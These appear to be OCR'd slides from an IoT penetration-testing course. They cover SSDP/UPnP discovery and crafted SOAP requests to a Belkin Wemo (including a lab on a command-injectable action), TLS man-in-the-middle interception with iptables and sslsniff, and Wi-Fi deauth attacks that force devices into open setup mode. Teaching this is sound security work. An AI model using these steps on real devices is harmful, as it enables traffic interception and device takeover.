
```
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/
encoding/"><s:Body>
<u:TimeSyncResponse xmlns:u="urn:Belkin:service:timesync:1">
<status>failure</status>
</u:TimeSyncResponse>
</s:Body> </s:Envelope>
```

Packet Capture Example: NetCam

Credentials Exposed Via Android

Packet Capture Example: NetCam

API Endpoint for Snapshot Collection



Exploiting SOAP

What is SOAP?

SOAP is Simple Object Access Protocol

Common method for offering a network API

Generally uses XML messages over HTTP

Discovery

SSDP is used to announce services

- HTTP-like protocol running on UDP/1900
- Multicast search and notification
- Part of Universal Plug n' Play support

M-SEARCH *

Packet for finding targets

```
M-SEARCH * HTTP/1.1
Host: 239.255.255.250:1900
ST:upnp:rootdevice
MAN:ssdp:discover
MX:3
```

- 239.255.255.250 is the reserved multicast address for SSDP
- Probes sent to unicast address work too
- HTTP line endings (CRLF)

Example Response

HTTP/1.1 200 OK
Cache-Control: max-age=300
Date: Wed October 21, 2015 07:28:00 GMT
Ext:
Location: http://10.1.1.1:1780/devicedesc.xml
Server: AirDream UPnP/1.0 LibUPnP
ST: upnp:rootdevice
USN: uuid:4d72526f-626f-7420-4653-6f6369657479::upnp:rootdevice

Command Enumeration

Download the XML referenced in the “Location:” header

- ••This is a WSDL file (Web Services Description Language)
- ••Describes the device and available web services

The WSDL file may contain:

- ••PresentationURL : This will generally be a URL for web management
- ••friendlyName/modelName/modelDescription : Attributes to identify the device
- ••deviceType : Reference to upnp schema for device type
- ••manufacturer/manufacturerURL : Information about the vendor
- ••serviceList : Section dealing with available endpoints for control or monitoring
  - ••**SCPDURL : Service Control Protocol Document URL**

Generic WSDL Example

```xml
<?xml version="1.0" encoding="utf-8"?>
<root xmlns="urn:schemas-upnp-org:device-1-0">
    <specVersion>
        <major>1</major>
        <minor>0</minor>
    </specVersion>
    <URLBase>http://192.168.0.1:49152</URLBase>
    <device>
        <deviceType>urn:schemas-wifialliance-org:device:WFADevice:1</deviceType>
        <friendlyName>DIR-600</friendlyName>
        <manufacturer>D-Link</manufacturer>
        <manufacturerURL>http://www.dlink.com.tw</manufacturerURL>
        <modelDescription>Wireless Broadband Router</modelDescription>
        <modelName>DIR-600</modelName>
        <modelNumber>1</modelNumber>
        <modelURL>http://www.dlink.com.tw</modelURL>
        <serialNumber>01234567</serialNumber>
        <UDN>uuid:4d72526f-626f-7420-4653-6f6369657479</UDN>
        <serviceList>
            <service>
                <serviceType>urn:schemas-wifialliance-org:service:WFAWLANConfig:1</serviceType>
                <serviceId>urn:wifialliance-org:serviceId:WFAWLANConfig1</serviceId>
                <controlURL>/wfadev.cgi?service=WFAWLANConfig1</controlURL>
                <eventSubURL>/gena.cgi?service=WFAWLANConfig1</eventSubURL>
                <SCPDURL>/WFAWLANConfig.xml</SCPDURL>
            </service>
        </serviceList>
        <presentationURL>http://192.168.0.1</presentationURL>
    </device>
</root>
```

Service Control Protocol Document actionList

```
<actionList>
        <action>
            <name>GetDeviceInfo</name>
            <argumentList>
                <argument>
                    <name>NewDeviceInfo</name>
                    <direction>out</direction>
                    <relatedStateVariable>DeviceInfo</relatedStateVariable>
                </argument>
            </argumentList>
        </action>
…
</actionList>
```

Service Control Protocol Document actionList

```
<actionList>
        <action>
            <name>GetDeviceInfo</name>
            <argumentList>
                <argument>
                    <name>NewDeviceInfo</name>
                    <direction>out</direction>
                    <relatedStateVariable>DeviceInfo</relatedStateVariable>
                </argument>
            </argumentList>
        </action>
…
</actionList>
```

←Action Name

←Argument Name

←Input or Output Argument

Constructing a SOAP Request

Request Parameters:

- $Service – WSDL”serviceType” tag
- $URL – “controlURL” tag from WSDL
- $Action – Selected from the SCPD xml
- $Argument[] – Specified in SCPD Action

Example SOAP Request

- POST **$URL** HTTP/1.0
  Content-Type: text/xml
  SOAPACTION: **$Service#$Action**
  Content-Length: <xml length>
- <?xml version="1.0" encoding="utf-8" ?>
  <s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
  s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
  <s:Body>
  <u:**$Action** xmlns:u="**$Service**">
  <**$Argument[0]**>
  $Value[0]
  </**$Argument[0]**>
  […more arguments as needed...]
  </u:**$Action**>
  </s:Body>
  </s:Envelope>

SOAP Request Argument Formats

- The <serviceStateTable> section can offer insight into data types and defaults

- Example:
  <stateVariable sendEvents="yes">
  <name>FriendlyName</name>
  <dataType>string</dataType>
  <defaultValue>0</defaultValue>
  </stateVariable>
- dataType of bin.b64 means the data must be base64 encoded

SOAP BASH

```
CAT="basicevent”; ACTION=“GetSmartDevInfo”
CTRLURL="/upnp/control/${CAT}1”; SERVICE="urn:Belkin:service:${CAT}:1”

cat > soap.tmp <<EOF
<?xml version="1.0" encoding="utf-8"?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
                                        s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
        <s:Body>
                <u:$ACTION xmlns:u="$SERVICE">  </u:$ACTION>
        </s:Body>
</s:Envelope>
EOF

curl  "http://10.22.22.1:49152$CTRLURL" -H "SOAPACTION: \"$SERVICE#$ACTION\"" -H "Content-
Type: text/xml; charset=\"utf-8\"" -d @soap.tmp
```

SOAP Walkthrough

Discovery with Miranda


```
upnp> msearch

Entering discovery mode for 'upnp:rootdevice', Ctl+C to stop...

**************************************************************************
SSDP reply message from 10.22.22.1:49152
XML file is located at http://10.22.22.1:49152/setup.xml
Device is running Unspecified, UPnP/1.0, Unspecified
**************************************************************************
```


SOAP Walkthrough

Reading the WSDL



SOAP Walkthrough

Reading the SCP Document



SOAP Walkthrough

Sending a Request

```
CAT="basicevent"
CTRLURL="/upnp/control/${CAT}1"
SERVICE="urn:Belkin:service:${CAT}:1"
ACTION="GetSmartDevInfo"

cat > soap.tmp <<EOF
<?xml version="1.0" encoding="utf-8"?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
 <s:Body>
  <u:$ACTION xmlns:u="$SERVICE">
  </u:$ACTION>
 </s:Body>
</s:Envelope>
EOF

curl  "http://10.22.22.1:49152$CTRLURL" -H "SOAPACTION: \"$SERVICE#$ACTION\"" -H "Content-Type: text/xml; charset=\"utf-8\"" -d @soap.tmp
```

Finding SOAP/UPnP Vulnerabilities

Search with SSDP and grab XML

Try OS & SQLi

Look for unauth sensitive functions

- ••Download system config (including passwords)
- ••Change password, NAT rules, toggle services, etc

The “Easy Button”

Miranda – Python based Universal Plug-N-Play client application

- Included in Kali: http://tools.kali.org/information-gathering/miranda
- Another tool from Craig Heffner

WSFuzzer – Older OWASP backed Python+Java based SOAP pen testing


- Available on SourceForge: https://sourceforge.net/projects/wsfuzzer/
- This is an older project which may not be well supported

UFuzz – Universal Plug and Fuzz is a Ruby based automated fuzzing tool

- Available on GitHub: https://github.com/phikshun/ufuzz
- This is *very* rough around the edges but when it works, it is an effective tool

Exploiting Wemo With SOAP

Refer to Coursesites for Helper Info



- startWemo to load VM (does not go to background)
- Use a new shell to query via UPnP/SOAP
- One of the SOAPActions has command injection
- If you get stuck, ask for help

SSL Attacks

Getting Started

What is SSL/TLS?

SSL (now known as TLS) provides an encrypted channel

Public key cryptography underpins the entire system

- Servers generate a public/private key pair
- A certificate includes the public key & describes how it can be used
- Certification authority attests to the owner's identity with a signature
- Servers present the signed certificate to connecting clients

How Does TLS Break?

Library Implementation Failures

- Heartbleed
- Change Cipher Spec Injection

Protocol Failures

- Legacy Renegotiation (CVE-2009-3555)
- BEAST (predictable initialization vectors in TLS 1.0 CBC mode)

Deployment Failures

- Use of self-signed certificates undermines protection from MiTM
- Insufficient certificate validation

Crypto Failures

- Deprecated cipher suites like RC4
- Padding oracles can reveal plaintext content

Evaluating Embedded Device Risk

Certificate validation is crucial to test

- Many designs use self-signed certificates without pinning
- Validation often gets disabled for QA and is not re-enabled

OpenSSL use is prevalent in IoT

- Heartbleed may be the most devastating and likely flaw

Testing Certificate Validation

Two points for testing:

- Client → Embedded Device
- Embedded Device → Vendor Infrastructure

Goal here is to simulate an active network adversary

Step one is to become a man-in-the-middle (MiTM)

Becoming MiTM

- Introduce a new router
- Connect through a VPN
- Setup a rogue access point for 802.11

What to do with MiTM

Redirect connections to transparent proxy

- SSLsniff – Generates certs on the fly and logs data
- Mallory – Intercept and manipulate SSL traffic

Redirect is easy with iptables

Testing Mobiles With VPN

- Install Linux and configure as a VPN gateway
  - Ubuntu + PPTP is easy: https://help.ubuntu.com/community/PPTPServer
- Install sslsniff
  - https://github.com/moxie0/sslsniff.git or apt-get install sslsniff
- Configure iptables to reroute desired traffic
  - Example: iptables -t nat -A PREROUTING -p tcp –destination-port 443 -j REDIRECT –to-ports 4443
- Run sslsniff in authoritative mode with bundled wildcard cert
  - sslsniff -a -s 4443 -w /tmp/sslsniff.log -c /usr/share/sslsniff/certs/wildcard
- Connect mobile to VPN and launch device app
- If the app works, it is not using a secure SSL channel
  - The log file (/tmp/sslsniff.log here) will contain communication logs

802.11 Hacks

Overview of 802.11 Hacks

WiFi capabilities present some unique attack surface

Some useful tools include:

- Supported wireless adapter (Atheros AR9271, Ralink RT3070, Realtek RTL8187L)
- Airtcrack-ng software suite (included in Kali)
- Powerful/directional antennae

Questions:

- What happens when the device looses its connection?
- Does the system properly sanitize content in SSID names and passphrases?
- Can the target be tricked onto a rogue network?

DEAUTH the Target

802.11 does not encrypt DEAUTH frames

- Upon receipt of a DEUATH frame, clients should disassociate

A number of IoT devices use open Wi-Fi for OOBE

- Some devices will revert to this unconfigured mode during an outage

Aircrack-ng contains a tool for replaying DEAUTH frames

- This is most commonly used for capturing handshakes to crack

DEAUTH Attack Summary

Useful for products which can act as an AP for configuration

- Connected Outlets
- Wireless Cameras
- Home Automation (smart home hubs, thermostats, etc)

Flood the device with DEAUTH so that it thinks the network is down

- An alternative approach is to actually shutdown the real 802.11 network and see what happens

Some devices go into first time setup if there is no connection on start-up

- Try restarting the device while the DEAUTHs are being sent (sustain it for a few minutes)
- IRL someone may reboot a device when it looses its connection making this condition exploitable

If the device goes into configuration mode it is often game over

- Passwords are often disabled and a larger attack surface may be exposed

Crafting SSID Values

Network names (SSID) are limited to 32 bytes

- This is not a big payload but it can be enough for some things

